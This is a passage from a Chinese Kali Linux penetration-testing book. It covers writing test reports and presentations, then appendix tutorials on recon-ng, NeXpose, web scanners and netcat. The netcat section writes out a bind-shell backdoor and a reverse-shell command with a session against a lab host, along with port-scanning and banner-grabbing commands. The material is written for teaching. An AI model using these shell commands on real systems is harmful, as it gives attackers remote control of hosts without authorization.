被评估单位主要参照技术报告解决渗透测试时发现的安全问题。这类报告主要面向技术人员，帮助他们理解目标系统的核心安全问题。技术报告详细介绍各种漏洞、利用漏洞的具体方法、安全问题给业务带来的负面影响，以及针对这些威胁的补救建议。它得是全面保护网络系统的安全防护指南。前文介绍了行政报告和管理报告的基本要素。技术报告要对这两种报告进行补充说明，满足被评估单位技术团队的各种需求。有些情况下，技术报告也要包含前两种报告中的项目目标、漏洞及其风险等级、风险矩阵、漏洞统计、测试方法和假设与局限性内容。不过，技术报告的至少要涵盖以下内容。

● 安全问题：技术报告应当详细描述在渗透过程中发现的安全问题和针对这些漏洞的攻击方法。它应该使用列表详尽描述受影响的资源范围、攻击后果、测试时的请求和响应数据、模拟攻击所使用的请求和响应数据、向改善团队提供外部的参考文献、列举出可帮助被评估单位解决相关漏洞的针对性的专业建议。

● 漏洞映射：技术报告还应当详细列举出每个漏洞的具体位置，通过标识信息的映射（即参照信息）帮助技术人员找到漏洞所在。例如，IP 地址和相应主机的对应关系就是一种标识信息的映射。

● 利用程序映射：技术报告应当列举出测试人员核对并验证过的漏洞利用程序（exploit），并且要指明有关的漏洞利用程序是在网络里可以找到的公开程序，还是不公开的自测程序。如果能够指出漏洞利用程序的下载地址并说明它的公开日期，那么这份报告就更有说服力。

● 最佳实践：最佳实践可指导有关人员改进在设计、实施和运营方面的安全机制。例如，大型企业的 IT 环境通常部署边界级别的保护设施，以降低外部入侵的几率。最佳实践的各种案例都非常灵活，不需要干预生产系统也不需要改动原有程序。

一般来说，技术报告是向被测单位有关人员如实反映实际情况的技术文件。技术报告在风险管理中的作用重大，多数情况下都会被用于指导安全系统的改进工作。

12.3 渗透测试报告（样文）

因为渗透测试各有不同，所以渗透测试报告的行文结构也灵活多变。本文提供了一份以网络为测试对象的渗透测试报告，读者可以将其扩展为其他类型（如Web应用、防火墙、无线网络等）的渗透测试报告。渗透测试报告不仅有正文，肯定还有封面。应当在报告封面里注明公司名称、报告类型、扫描日期、作者姓名、文件修订号、简短的版权声明和保密声明。

以网络为测试目标的渗透测试报告，其正文部分应当由以下内容组成。

- 法律声明（Legal notice）
- 渗透测试协议（Penetration testing agreement）
- 简介（Introduction）
- 项目目标（Project objective）
- 假定和限制（Assumptions and imitations）
- 漏洞的影响（Vulnerability risk scale）
- 执行摘要（Executive summary）
- 风险矩阵（Risk matrix）
- 测试方法（Testing methodology）
- 安全威胁（Security threats）
- 改进建议（Recommendations）
- 漏洞映射（Vulnerabilities map）
- 利用方法（Exploits map）
- 合规性评估（Compliance assessment）
- 变更管理（Change management）
- 最佳实践（Best Practices）
- 附录（Annexes）

换而言之，报告撰写人员要使用明确的行文结构，把各种类型的报告中的所有信息整理为一份单独的完整报告。报告中的这些章又可再度细化，分为各种节，以更为详尽地介绍各种细节。例如，附录章节可在不同小节里分别列举技术细节、分析测试过程、操作日志、各种安全工具的原始数据、研究的详情、网络资源的引用以及术语表。用户会根据需要选择他们要看的报告类型，而测试人员要根据这种需求判断自己的定位和作用，然后再开始进行渗透测试。

12.4 准备演示的资料

在现场演示之前，演示人员应当实现了解听众的技术水平和关注要点。一次成功的现场演示，离不开针对听众的需求精心准备。若演讲内容与听众需求脱节，演示活动将会招致听众的反感。现场演示主要为了让听众理解测试人员在测试环节中发现的潜在风险因素。例如，

行政级别的经理可能没有心思关注社会工程学攻击问题，但是他们可能需要理解安全的现状，想指导采用什么措施可以改善系统的安全性。

虽然在准备演示资料和演示方法方面没有统一的正规流程，但是演讲人员还是应当尽量让听众中的技术人员和非技术人员都能有所收获。估测听众的技能水平与了解被测信息系统一样，都是测试人员的工作。在现场演示中，要让听众像了解他们的关键资产那样了解演讲人员的技术实力。

只有客观地指出当前安全问题中存在的缺陷，才能保证现场演示不失专业水准。一次成功的现场演示应当以事实和现象为依据，由技术论证得出相应结论，并要给甲方负责改进的团队提供相应的意见。演示是一种面对面的交流活动，演讲人员应当事先准备好支持论点的事实和数据。

12.5 测试的后期流程

提供补救措施、改正步骤和整改建议都是渗透测试后期阶段的工作。在这些工作里，渗透测试人员要担当被测单位的改进顾问。因为要和大量的技术人员打交道，所以此时沟通能力和网络技术能力就显得尤为重要。

此外，除非专门进行培训，否则目标人群不可能掌握被测单位IT系统的全部知识。这种条件下渗透测试人员的工作很难做，他们就需要与有关技术的专家配合，才能知道如何修补各个缺陷。本文提出几个通用准则，以帮助读者向客户提供关键的改进建议。

- 测试报告要从网络设计入手，并且指出可能利用漏洞的各种必备条件。
- 侧重分析安全边界或数据中心的保护方案，力图在安全威胁后台服务器或工作站之前降低它们的数量。
- 客户端攻击和社会工程学攻击几乎无法避免。但是对员工进行针对性的最新对策和安全意识培训，至少可以降低这些攻击的危害。
- 渗透测试人员在提出每项建议之前，应当进行额外的调查，以确保他们的建议不会影响目标系统的功能。
- 在有必要部署第三方解决方案（IDS/IPS、防火墙、内容保护系统、杀毒软件、IAM技术等）的时候，应当验证这些方案的有效性和可靠性，还要对软件运行机制进行安全和效率方面的优化。
- 要区别对待不安全的（或面向公共提供网络服务的）网域和安全的网域，实施分而治之的保护策略。
- 提高研发团队的安全水准，通过安全的应用程序提高目标 IT 系统的安全性。应用程序的安全评估、源代码审计都可以给整个企业带来很高的回报。
- 采用物理安全措施。可通过安全环境设计、机械与电子门禁、入侵警报系统、闭路电视监控系统和个人身份识别系统，进行多层次的入场控制。

- 定期更新所有重要的安全系统，力求保证其保密性、完整性和可用性。
- 检测并验证所有文件中推荐的安全方案，消除入侵或漏洞利用的可能性。

12.6 本章总结

本章阐述了撰写渗透测试报告所必需的基本步骤，讨论了向客户进行现场演示的核心环节。本章开头便介绍了从某个工具中提取分析结果的具体方法，并强调了最终的汇报不能单纯依赖单一工具的检测结果。在最终定稿之前，测试人员必须使用自身经验和有关知识验证测试结果。也就是说，测试人员应当能人工验证测试结果。本章还介绍了不同类型的报告格式，集中讨论了从行政、管理和技术的方面撰写安全审计报告的方法。此外，本文还提供了一份以网络为对象的渗透测试报告模板，读者可在撰写报告的时候参考我们的模板。接下来，本文阐述了现场演示的价值和验证技术现象的方法，并介绍了向不同职业背景的听众进行演示的有关要点。

最后，本章还提供了在渗透测试后期通用的工作流程。读者在向用户提供有关补救措施或者改进建议的时候，可能需要参考这部分内容。这一节详细阐述了测试人员以对方技术团队顾问的身份，或者以改进负责人的身份向被测试单位提供整治意见的方法。

第3部分 额外资源

附录A 辅助工具

附录B 关键资源

附录A 辅助工具

本章将会通过以下几个角度，简要介绍几款渗透测试的辅助工具。

- 工具的功能；
- 如果这款工具没有被Kali Linux 收录，本文也会介绍其安装过程；
- 应用案例。

稍后介绍的部分工具确实没有被 Kali Linux 收录。要使用这些软件，就需要修改 Kali Linux的软件仓库配置文件/etc/apt/sources.lst，然后使用apt-get指令进行下载；您还可以从各个工具的官方网站下载这些程序。

我们把这些工具大体分为以下几类：

- 信息侦察工具；
- 漏洞扫描程序；
- Web 应用程序工具。
- 网络工具。

现在，我们就亲密接触这些工具吧！

A.1 侦察工具

recon-ng 是一款帮助我们进行信息侦察的程序。确切的说，它是自动侦察目标、自动识别目标的框架。如果您熟悉Metasploit的框架界面，您可能就会觉得recon-ng的界面很顺手——recon-ng的界面模仿的就是Metasploit的界面。

Kali Linux 已经安装了recon-ng 1.41 版本。喜欢尝试新版本的读者，可以从其官方网站进行更新：https://bitbucket.org/LaNMaSteR53/recon-ng/ overview。

默认安装的 recon-ng 带有信息侦察和目标识别的功能模块。对 1.41 版 recon-ng的功能模块进行分类统计，可得到以下数据。

- Recon modules（侦察模块）：65 个。
- Discovery modules（识别模块）：7 个。
- Reporting modules（报告模块）：4 个。
- Experimental modules（实验性模块）：1 个。

如需启动recon-ng程序，可使用下述指令。

recon-ng

运行上述指令之后，您将进入到recon-ng框架的提示符（见图A.1）。大体上看，它的提示信息和Metasploit界面的提示信息十分相似。

图A.1

如需查看recon-ng支持的各种指令，可以在其提示符状态下使用help指令。这个指令的运行结果如图A.2所示。

在这些指令中，最常用的几个指令如下所示。

- use 或load：加载指定模块。
- reload：重新加载所有模块。
- info：显示指定模块的具体信息。
- run：运行指定的模块。
- show：展现recon-ng 框架的各种数据对象。
- back：退出当前提示符的级别。

show modules指令可以列出可供使用的全部模块。这个指令的运行结果如图A.3所示。

图A.2

图A.3

下述指令可通过Bing的搜索引擎，收集指定域名的各主机信息。

```
recon-ng > load recon/hosts/gather/http/web/bing_site

recon-ng [bing_site] > set domain example.com

DOMAIN => example.com

recon-ng [bing_site] > run

[*] URL: http://www.bing.com/search?first=0&q=site%3A example.com

[*] www.example.com

[*] leb.example.com
```

[*] sos.example.com

[*] forms.example.com

[*] bankrobbers.example.com

[*] vault.example.com

[*] tips.example.com

[*] delivery.example.com

[*] omaha.example.com

[*] chicago.example.com

[*] foia.example.com

[*] 11 total hosts found.

[*] 11 NEW hosts found!

然后，我们通过show hosts 指令查询前一个指令的搜索结果。

上述例子只是recon-ng 多种功能的一个例子。有关它的各种功能的详细介绍，还请查询作者的官方网站（https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Home）。

A.2 漏洞扫描程序

Kali Linux 默认安装了OpenVAS。虽然它是一款漏洞扫描程序，但是渗透测试人员不能仅依赖一款工具就确定安全现象。我们应当使用多款工具获取更为全面和详实的信息，充分理解被测信息系统的安全全貌。

本节将要介绍Rapid7 出品的NeXpose 漏洞扫描程序（共享版）。

A.2.1 NeXpose共享版

Rapid7 推出的NeXpose Vulnerability Scanner Community Edition（NeXposeCE）是一款免费的漏洞扫描程序。它可以与Metasploit exploit 框架整合。

NeXpose 共享版具有以下特性：

- 能够扫描最多32 个IP；
- 漏洞数据库可定期升级；
- 可指定风险评估的优先级；
- 可为改进安全性提供指导建议；

● 可与Metasploit 整合；

● 通过网站（http://community.rapid7.com）提供共享版的有关支持；

● 易于部署；

● 可作为免费的初级安全解决方案。

商业版的NeXpose程序具备更多功能。例如，它对扫描的IP数量没有限制，可进行分布式扫描，扫描报告更为灵活，可进行Web和数据库应用程序扫描，并有专门的技术支持服务。

NeXpose由两个部分组成。

● NeXpose扫描引擎：目标识别和检测漏洞的后台程序。共享版程序只有一个引擎，即本地引擎。

● NeXpose安全控制台：安全控制台负责与扫描引擎互动，以启动扫描任务并接收扫描结果。控制台还配有可配置、操作扫描引擎的Web接口。

在初步了解了NeXpose共享版的情况之后，我们接下来安装这个程序。

1．安装NeXpose

在Kali Linux 种安装NeXpose 共享版的具体步骤如下。

1．访问网址 http:‖www.rapid7.com/products/nexpose/nexposecommunity. jsp 并下载安装程序。您首先需要使用工作E-mail 进行注册。此后，网站会把NeXpose CE 许可证密钥和下载指南发送给注册的E-mail 地址。

2．根据E-mail里的信息下载NeXpose共享版的安装程序。本例下载的是适用于64位Linux操作系统的安装程序——NeXposeSetup-Linux64.bin。

3．打开终端程序，进入下载文件所在目录。

4．然后通过下述指令启动NeXpose的安装程序。

```
./NeXposeSetup-Linux64.bin
```

屏幕上会显示NeXpose的安装界面，如图A.4所示。

图A.4

5．根据屏幕上的提示进行操作，逐步完成安装过程。请妥善保管在配置过程中设定的用户名和密码。如果您忘记了用户名或密码，就要重新安装NeXpose程序。

2．启动NeXpose

安装完毕之后，您就可以进入程序所在目录启动 NeXpose 程序。默认的安装目录是/opt/rapid7/nexpose。相对应地，您应当通过下述指令进入程序启动脚本所在的目录。

```
cd /opt/rapid7/nexpose/nsc
```

然后通过下述脚本程序启动NeXpose。

```
./nsc.sh
```

由于NeXpose 需要在启动过程中初始化漏洞信息数据库，所以程序的启动过程可能要花费数分钟的时间。待程序启动完毕，您就可以通过浏览器登录到NeXpose的安全控制台。

如果把NeXpose程序安装为守护进程（daemon），那么启动系统的时候它都会自动启动；另外，用户的注销操作也不会终止守护进程。把它安装为守护进程的具体步骤如下。

1. 使用下述指令进入文件nexposeconsole.rc的所在目录。

```
cd [installation_directory]/nsc
```

2. 打开这个文件，并确定NXP_ROOT变量已经设置为NeXpose的安装目录。

3. 把文件nexposeconsole.rc复制到目录/etc/init.d，并将它重命名。本例通过下述指令把它重命名为nexpose。

```
cp [installation_directory]/nsc/nexposeconsole.rc /etc/init.d/nexpose
```

4. 通过下述指令设置启动脚本的文件权限。

```
chmod +x /etc/init.d/nexpose
```

5. 并让守护进程伴随系统启动。

update-rc.d nexpose defaults

6. 可以通过下述指令控制NeXpose守护进程的启动、终止和重启。

/etc/init.d/nexpose

3. 登录NeXpose

如欲登录到NeXpose共享版控制台的Web界面，就得遵循以下操作步骤。

1. 打开浏览器并访问 https://127.0.0.1:3780。如果没有出现意外错误，您就会看到程序的登录界面。首次打开这个页面时，浏览器将会提示 Untrusted Connection 信息。您需要验证证书并把这个这个网站和证书设置为永久例外的规则。此后，您就再也不会看到这个警告信息了。

2. 在首次访问控制台的时候，控制台将会进行初始设置。它会从Rapid7 的服务器上下载更新安装包。更新程序的过程耗时较长。

3. 待程序完成初始化设置，您就可以使用在安装过程中设置好的用户名和密码登录。如图A.5 所示，在输入用户名和密码之后点击Log on按钮。

图A.5

4. 控制台将会提示您输入激活信息。如图A.6所示，在窗口的文本框内输入产品许可证密钥之后，点击Activate with key 以完成激活。

图A.6

初次登录到控制台的时候，您会看到NeXpos的新闻页面。这个页面详细列出了NeXpose系统安装了的更新信息和功能改进纪录。如果看得到这个页面，就说明您所用的Kali Linux系统已经成功地安装了NeXpose共享版程序。

KaliLinux自带的Iceweasel浏览器可能无法登录到NeXpose 的安全控制台。如果发生这种情况，您就要安装 Firefox 浏览器。具体安装方法请参见 http://kali4hackers.blogspot.com/2013/05/installfirefox-on-kali-linux.html。

4. 使用NeXpose

本文将使用NeXpose对局域网进行一次简单的扫描。具体方法如下。

1. 如图A.7所示，在NeXpose的控制面板中点击Home，然后点击New static site in Site Listing以扫描指定网站。

图A.7

2. 此后，依照屏幕上的向导对网站的配置进行设置。此后，在菜单中依次选中 Site configuration | General。然后在这个选项卡中设置网站名称、任务重要程度和任务描述。接下来点击Next按钮，在下一个选项卡中进行设置。

3. 在Assets 选项卡中，指定扫描目标的IP地址。共享版（CE）的NeXpose 最多可扫描32个IP，这个数字也是目标主机数量的上限。然后点击Next按钮，进入下一个选项卡。本例中，我们将使用 NeXpose 扫描运行 Metasploitable 2 的主机，即扫描192.168.56.102。具体设置如图A.8所示。

图A.8

4. 然后您需要在Scan Setup中进行配置。此处，我们选用Full audit的全面扫描模板其他的设置就采取程序的默认设置。然后点击Next按钮，进入下一个选项卡。

5. 设置好选项之后，要点击 Save 按钮，保存各项配置设定。此后，刚才保存的扫描任务就会出现在程序的Site Listing 中。点击scan图标即可手动启动扫描任务。

6. 启动任务之后，界面将会显示Start New Scan 窗口。验证信息的正确性之后，点击Start Now 按钮运行扫描任务。

7. 如图A.9 所示，当NeXpose 完成扫描任务之后，它的控制台会显示扫描结果。

图A.9

8. 图A.10 就是程序目标主机的漏洞报告。

图A.10

9. 如需查看详细的审计报告，可以在顶级菜单里点击 Reports，并运行 Report Generator（报告生成工具）。此次任务的审计报告如图A.11所示。

图A.11

以上就是NeXpose 共享版程序的简要介绍。下一个小节将介绍几款Web应用程序的测试工具。

A.3 Web应用程序测试工具

A.3.1 Golismero

Golismero是一款开源的Web应用程序测试框架，它由Python语言编写。Golismero的主要特征如下所示。

- 它能收集、整理多款著名测试程序（例如sqlmap、xsser、openvas、dnsrecon和theharvester）的扫描结果。
- 它整合了CWE、CVE 和OWASP 的数据库。

Kali Linux安装的Golismero版本过老，不能进行Web应用程序的相关测试。要安装最新版本的Golismero程序，请通过https://github.com/golismero/golismero/archive/master.Zip下载。

然后将之解压缩。接下来，可通过下述指令查看Golismero的帮助信息。

```
python golismero.py -h
```

程序显示的帮助信息如图A.12所示。

图A.12

扫描某个网站的指令如下所示。

```
python golismero.py 192.168.1.138 -o 192-168-1-138.html
```

扫描结果如图A.13所示。

图A.13

它生成的扫描报告如图A.14所示。

图A.14

A.3.2 Arachni

Arachni（http://www.arachni-scanner.com/）是一款由Ruby语言编写的扫描Web应用程序的工具。它采取模块化设计，性能卓越。

Arachni的功能十分强大（http://www.arachni-scanner.com/about/ features），它能够：

- 支持SSL；
- 在审计的过程当中检测到注销状态并能重新登录；

● 高速处理HTTP请求；

● 进行并发扫描；

● 充分利用有限带宽精确识别被测目标的软件平台；

● 排查各种漏洞，可检测SQL 注入漏洞、CSRF、代码注入、LDAP 注入、路径遍历、文件包含和XSS问题。

美中不足的是，Arachni也有很多局限（http://www.arachni-scanner.com/about/limitations/）：

● 它不支持DOM、JavaScript、AJAX 和HTML5；

● 它的报告可能有假阳性的误报。

Kali Linux 默认安装的是0.4.4 版的Arachni 程序。

下述指令将显示帮助信息，并列出Arachni支持的各种指令。

arachni -h

列举所有模块的指令如下所示。

arachni --lsmod

上述指令的运行结果如图A.15所示。

图A.15

出于演示的需要，我们使用 Arachni 扫描一个叫作 DVWA （ http://www. dvwa.co.uk/）的Web应用程序，并把扫描报告保存为HTML文件。假如运行DVWA程序的主机使用的IP是192.168.2.22，那么我们需要使用的指令如下所示。

arachni http://192.168.2.22/dvwa/ --report=html:

outfile=./192-168-2-22-dvwa.html

扫描报告将会保存在目录/usr/share/arachni/bin/中。使用浏览器打开这个报告文件，将会看到如图A.16所示的信息。

图A.16

A.3.3 BlindElephant

BlindElephant是一款可对Web应用程序进行指纹对比的识别程序。这款工具通过扫描某些固定位置的静态文件，把这些文件的哈希值与各版本Web应用程序的那些文件的哈希值进行比对，从而鉴定被测Web应用程序的版本信息。

这种识别技术的鉴定速度快，带宽消耗低，无危害，通用性高且高度自动化。

如需显示BlindElephant的帮助文件，可使用以下指令。

BlindElephant.py -h

上述指令将会在屏幕上显示出程序的帮助信息。

如需了解BlindElephant支持的Web应用程序，或者需要列出它所支持的插件，可使用下述指令。

BlindElephant.py –l

上述指令的运行结果如下（见图A.17）。

图A.17

如欲鉴定目标网站使用的哪个版本的WordPress程序，可使用下述指令。

BlindElephant.py target wordpress

上述指令的输出结果如下。

Hit http://target/readme.html

Possible versions based on result: 3.1.3, 3.1.3-IIS

Hit http://target/wp-includes/js/tinymce/tiny_mce.js

Possible versions based on result: 3.1.1, 3.1.1-IIS, 3.1.1-RC1,

3.1.1-RC1-IIS, 3.1.2, 3.1.2-IIS, 3.1.3, 3.1.3-IIS, 3.1.4, 3.1.4-IIS

...

Possible versions based on result: 3.1, 3.1.1, 3.1.1-IIS, 3.1.1-RC1,

3.1.1-RC1-IIS, 3.1.2, 3.1.2-IIS, 3.1.3, 3.1.3-IIS, 3.1.4, 3.1.4-IIS,

3.1-beta1, 3.1-beta1-IIS, 3.1-beta2, 3.1-beta2-IIS, 3.1-IIS, 3.1-RC1,

3.1-RC2, 3.1-RC2-IIS, 3.1-RC3, 3.1-RC3-IIS, 3.1-RC4, 3.1-RC4-IIS

Fingerprinting resulted in:

3.1.3

3.1.3-IIS

Best Guess: 3.1.3

BlindElephant 对被测的WordPress 程序的鉴定结果是 3.1.3 版程序。依据版本信息，我们可找到相应版本存在的安全漏洞。

A.4 网络工具

本节将要介绍一款多用途的网络工具。有些人把它叫做TCP/IP协议的瑞士军刀，它的名字就是NetCat（http://netcat.sourceforge.net/）。

A.4.1 netcat

netcat是一款借助TCP连接或UDP协议读写数据的工具。默认情况下，它使用TCP协议传递数据。无论是人工输入的指令，还是其他的程序和脚本，都可以调用这款工具传输数据。第11章介绍的ncat程序是netcat的改进版本。您应当注意的是，netcat不会对传输的数据进行加密。

渗透测试人员多数都了解netcat各种不同的用法。这款工具小巧，可移植性高，功能强大，可以在被测主机上单独运行。下面将针对渗透测试工作的需要演示 Netcat 程序的使用技巧。后文的网络配置情况如下。

- SSH Web 服务器的IP 地址是192.168.2.22；
- 客户端的IP 地址是192.168.2.23。

1. 打开连接

netcat可以替代telnet的客户端程序，直接连接到指定IP地址的任意端口。这是它的最简单的用法。

例如，可使用下述指令连接到192.168.2.22的22端口（SSH服务）。

nc 192.168.2.22 22

远程服务器的回复信息如下。

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1

然后，我们使用组合键Ctrl+C关闭连接。

2. 提取服务标题

您可以通过前一个例子里用到的技术提取多数网络服务的服务标题（service banner）。不仅SSH服务有标志性的标题，其他的网络服务多数都有相应的服务标题。如果某个端口运行着HTTP服务，那么您需要使用HTTP指令提取标题信息。

例如，我们可使用下述指令提取Web服务软件的版本信息和操作系统信息。

```
echo -e "HEAD / HTTP/1.0\n\n" | nc 192.168.2.22 80
```

得到服务器响应如下。

HTTP/1.1 200 OK

Date: Tue, 08 Oct 2013 14:09:14 GMT

Server: Apache/2.2.8 (Ubuntu) DAV/2

X-Powered-By: PHP/5.2.4-2ubuntu5.10

Connection: close

Content-Type: text/html

上述信息表明，Web 服务的后台程序是Apache，主机的操作系统是Ubuntu 5.10。

3．简易聊天服务器

如果要使用netcat程序在1234端口上运行聊天服务器，可使用下述指令。

```
nc -l -p 1234
```

此后，您就可以使用telnet、netcat或者相似的软件，连接到服务端程序。

$ telnet 192.168.2.22 1234

随后所输入的所有字符，都将显示在服务端的netcat程序里。

这实际上建立了一种简单的双向通信连接。

如需关闭连接，可使用组合键Ctrl+C。

4．文件传输

如果要传递一个名为thepass的文件，可在接收端运行下述指令。

```
nc -l -p 1234 > thepass.out
```

然后在发送端运行下述指令。

nc -w3 192.168.2.22 1234 < thepass

从发送端将会把文件 thepass 传输到接收端。而后，接收端会把文件储存为thepass.out。

我在渗透测试任务中使用netcat传输过文件。当利用了被测主机的漏洞并建立reverse shell之后，用它传递了文件。幸运的是，被测主机装有netcat程序，用它传递文件并没有发生问题。

5. 端口扫描

netcat还可以胜任简单的端口扫描工作。本例将使用netcat程序扫描被测主机的TCP 1～1000端口，同时指定程序：显示详细信息（-v）、禁止解析DNS名称（-n）、不发送任何数据（-z）、超时设置为1 秒（-w 1）。综合以上要求，我们需要使用的指令如下所示。

nc -n -v -z -w 1 192.168.2.22 1-1000

上述指令的运行结果如下。

(UNKNOWN) [192.168.2.22] 514 (shell) open

(UNKNOWN) [192.168.2.22] 513 (login) open

(UNKNOWN) [192.168.2.22] 512 (exec) open

(UNKNOWN) [192.168.2.22] 445 (microsoft-ds) open

(UNKNOWN) [192.168.2.22] 139 (netbios-ssn) open

(UNKNOWN) [192.168.2.22] 111 (sunrpc) open

(UNKNOWN) [192.168.2.22] 80 (http) open

(UNKNOWN) [192.168.2.22] 53 (domain) open

(UNKNOWN) [192.168.2.22] 25 (smtp) open

(UNKNOWN) [192.168.2.22] 23 (telnet) open

(UNKNOWN) [192.168.2.22] 22 (ssh) open

(UNKNOWN) [192.168.2.22] 21 (ftp) open

可见，主机192.168.2.22开放了多个端口（514、513、512、445、139、111、80、53、25、23、22、21）。

虽然netcat确实具有端口扫描的功能，但是本书建议您还是使用Nmap进行端口扫描。在这方面，毕竟Nmap的功能更为讲究。

6．backdoor shell

我们同样可以使用netcat程序实现一种可获取shell的后门。这种情况下，要指定程序的监听端口（通过-p选项设置）和shell（通过-e选项设置）。

如果要在1234号端口上打开/bin/sh的shell，可使用下述指令。

```
nc -e /bin/sh -l -p 1234
```

此后，我们在客户端上使用telnet或相似的客户端程序连接到服务端后门。

telnet 192.168.2.22 1234

在telnet客户端程序提示相应信息之后，您就可以通过这个shell在服务端的Linux主机上使用任意Linux指令。

例如，我们首先通过id指令获取登录账号的相关资料，可得到如下信息。

uid=1000(msfadmin) gid=1000(msfadmin)

groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

接下来，我们通过下述指令查看服务端当前目录的所有文件。

ls -al

上述指令的运行结果如下。

total 9276

drwxr-xr-x 10 msfadmin msfadmin 4096 2013-09-16 18:40 .

drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..

lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_

history -> /dev/null

drwxr-xr-x 3 msfadmin msfadmin 4096 2013-09-08 03:55 cymothoa

1-beta

-rw-r--r-- 1 msfadmin msfadmin 18177 2013-09-08 03:36 cymothoa

1-beta.tar.gz

drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc

-rw-r--r-- 1 msfadmin msfadmin 1669 2013-08-27 10:11 etc-passwd

-rw-r--r-- 1 msfadmin msfadmin 1255 2013-08-27 10:11 etc-shadow

drwxr-xr-x 5 msfadmin msfadmin 4096 2013-06-12 01:23 .fluxbox

drwx------ 2 msfadmin msfadmin 4096 2013-09-14 08:25 .gconf

drwx------ 2 msfadmin msfadmin 4096 2013-09-14 08:26 .gconfd

-rw------- 1 root root 26 2013-09-14 08:57 .nano_his

tory

-rwxr-xr-x 1 msfadmin msfadmin 474740 2013-09-14 09:38 ncat

drwxr-xr-x 21 msfadmin msfadmin 4096 2013-09-14 09:31 nmap-6.40

-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile

ls 指令的运行结果会回显在客户端的屏幕上。如果在服务端是以 root 权限运行的netcat程序，那么连接到这个后门的客户端用户同样具有服务端主机的全部root权限。不过shell并不是真正的终端，也就是说您无法在shell上运行su之类的指令。

需要注意的是，netcat不会进行加密连接；此外，只要发现了后门的端口，就可连接到相应端口，对服务端主机进行控制。

7．reverse shell

netcat 的reverse shell 工作模式和上一个例子的连接模式恰恰相反。刚才的例子中，我们在服务端开放了一个端口，并把shell 绑定到这个端口。reverse shell 则是让远程主机（shell的服务器端）连接到我们所用的主机（即shell的客户端）。

首先，我们在客户端主机上运行下述指令。

nc -n -v -l -p 1234

然后在服务器端运行下述指令。

nc -e /bin/sh 192.168.2.23 1234

如果客户端主机提示以下信息，则说明我们已经连接到了reverse shell。

connect to [192.168.2.23] from (UNKNOWN) [192.168.2.22] 53529

此后，您可以在客户端主机向服务器端主机发布任意指令。

例如，可在客户端程序里使用下述指令查看远程主机的IP地址。

ip addr show

上述指令的运行结果如下。

1: lo: mtu 16436 qdisc noqueue

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

inet6 ::1/128 scope host

valid_lft forever preferred_lft forever

2: eth0: mtu 1500 qdisc pfifo_ fast qlen 1000

link/ether 08:00:27:43:15:18 brd ff:ff:ff:ff:ff:ff

inet 192.168.2.22/24 brd 192.168.2.255 scope global eth0

inet6 fe80::a00:27ff:fe43:1518/64 scope link

valid_lft forever preferred_lft forever

在客户端程序里，可执行远程主机支持的所有指令。

A.5 本章小结

本章介绍了数款可能会在渗透测试的工作中使用到的工具。有些软件并没有被 Kali Linux收录，而且Kali收录的软件其版本可能版本不够新。不过，正如我们看到的那样，更新或安装软件的过程并不复杂。本章介绍了4类软件：信息侦察工具、漏洞扫描程序、Web应用程序工具和网络工具。

本文介绍的工具都是广受欢迎的、功能强大且成熟度很高的程序。

本章首先对这些工具进行简要介绍，而后演示了其安装和配置方法，并讲解了它们的各种使用方法。

附录B 关键资源

本章将向读者介绍各种有助于拓展渗透测试知识的网络资源。这些资源大致可分为以下几类：

- 发布、追踪安全漏洞的网站；
- 采购漏洞和exploit 的公司；
- 学习逆向工程、exploit 研发和渗透测试的网站；
- 练习渗透测试的测试环境；
- 在渗透测试过程中时常需要参照的常见端口列表。

本文介绍的各个网站主要适合初学者学习之用，而且有关内容并不是面面俱到。建议想要深造的读者使用搜索引擎查找适合自己水平的网络资源。

B.1 发布、追踪漏洞的网站

本节列出的线上资源有助于读者追踪漏洞信息。许多网站都允许网友发布他们发现的安全漏洞。您也可以在这些公共、私人组织的网站上发布您挖掘出来的漏洞信息。其中一些网站还会给发布漏洞的安全人员支付报酬，以报答发布人员在挖掘漏洞、研发PoC代码的时候花费的时间和精力。

我们整理了部分发布、追踪漏洞信息的网站。

续表

B1.1 奖励计划

部分公司公开收购zero-day exploit 程序。

B.2 逆向工程资源

在研究逆向工程技术时，您可能需要参考以下资料。

B.3 渗透测试学习资源

如果您需要深入地学习渗透测试领域的有关知识，那么可以参考以下资源。

续表

B.4 Exploit研发资源

在学习exploit的研发技术时，可参考以下资源。

B.5 测试资源

本节将介绍一些可进行在线练习的Web应用程序练习题，以及下载后再做离线练习的虚拟机镜像和ISO镜像。读者可利用这些资源，在自己的系统环境中学习渗透测试的技术。

B.5.1 在线渗透练习

很多网站都提供了渗透测试的练习题目。读者可利用这些网站进行在线练习。

续表

B.5.2 虚拟机及ISO镜像

在研究渗透测试时，您可以在虚拟机里安装各种虚拟机和 ISO 镜像进行模拟练习。作者向您推荐以下几个离线练习对象。

续表

B.6 网络端口

排查网络设备上的关键漏洞这种事情既费时又费力。为了便于读者使用 Kali Linux 工具快速地检索可能存在弱点的网络服务，本文把常见的网络服务及其占用的端口号码整理了出来。

如需获取更为全面的最新的网络端口分配表，请参见 http://www.iana.org/assignments/port-numbers。

需要注意的是，程序不一定总是占用默认的端口。只要进行相应调整，多数程序就可以占用其他的TCP/IP端口。

续表

续表